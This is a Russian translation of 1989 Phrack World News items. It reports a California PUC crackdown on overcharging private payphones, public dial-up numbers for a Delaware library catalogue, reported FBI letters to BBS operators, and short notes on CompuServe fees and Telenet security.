Калифорнийская PUC отключает AOS — 24 марта 1989 г.

По материалам San Francisco Examiner (деловой раздел), Комиссия по коммунальным услугам предписала TPC (Pacific Bell) отключить 54 частных таксофона в рамках первого принудительного действия против «ценового мошенничества со стороны ряда операторских служб».

«Частные таксофоны не могут взимать более чем на 10 центов выше тарифов Pacific Bell и AT&T за местные звонки или звонки в пределах Калифорнии».

Эти 54 таксофона принадлежали 12 владельцам; установлено, что их тарифы превышали разрешённые как минимум на 90%, а порой — в три раза. Все владельцы были предупреждены о завышении тарифов ещё в ноябре. Во исполнение предписания PUC компания Pacific Bell направила владельцам письма с уведомлением, что через семь дней их аппараты будут отключены.

В статье также упоминается, что в прошлом месяце FCC ввела ряд ограничений для пяти AOS-компаний, обвинённых в вопиющем мошенничестве, — в частности, обязала их «представляться каждому звонящему и сообщать тарифы по запросу».

PWN Краткие новости

1. Электронный карточный каталог библиотечной системы Делавэрского университета (DELCAT) теперь доступен жителям всего штата Делавэр. В каждом округе штата появился местный номер для подключения. Услуга предоставляется сетью Bell Atlantic Public Data Network.

Номера:

Округ	Номер
New Castle County	(302) 366-0800
Sussex County	(302) 856-7055
Kent County	(302) 734-9465

Пользователям из других штатов следует звонить по номеру (302) 366-0800. Действуют обычные тарифы на междугородние звонки.

---

2. Как ни странно, несколько операторов BBS на северо-востоке страны получили письма от Федерального бюро расследований (FBI) с требованием закрыть свои системы или столкнуться с неприятными последствиями. Две из упомянутых досок — The Edge и Ridgewood. Подтверждения того, что письма действительно исходят от FBI, пока получить не удалось.

---

3. Предполагается, что Mark Tabas в настоящее время работает над книгой. Он просил всех, у кого есть копии его текстовых файлов или новостные репортажи о нём, связаться с ним.

К сожалению, мы не вправе публиковать его почтовый адрес на таком общедоступном форуме, как Phrack World News.

---

4. CompuServe (CIS) объявила о введении ежемесячной абонентской платы в размере $1,50 сверх стоимости использования. В течение первых трёх месяцев после открытия нового счёта плата взиматься не будет. Однако ряд услуг станет бесплатным — например, просмотр своих счетов.

---

5. По неподтверждённым слухам из среды специалистов по безопасности хакерского сообщества, GTE Telenet привлекла новую помощь в борьбе со злоупотреблениями в сети Telenet, и новые меры безопасности уже находятся в стадии реализации.

Предполагаемая новая помощь выразилась в форме кадрового усиления: людей, считающихся «экспертами» не только по Telenet, но и по хакерскому сообществу в целом.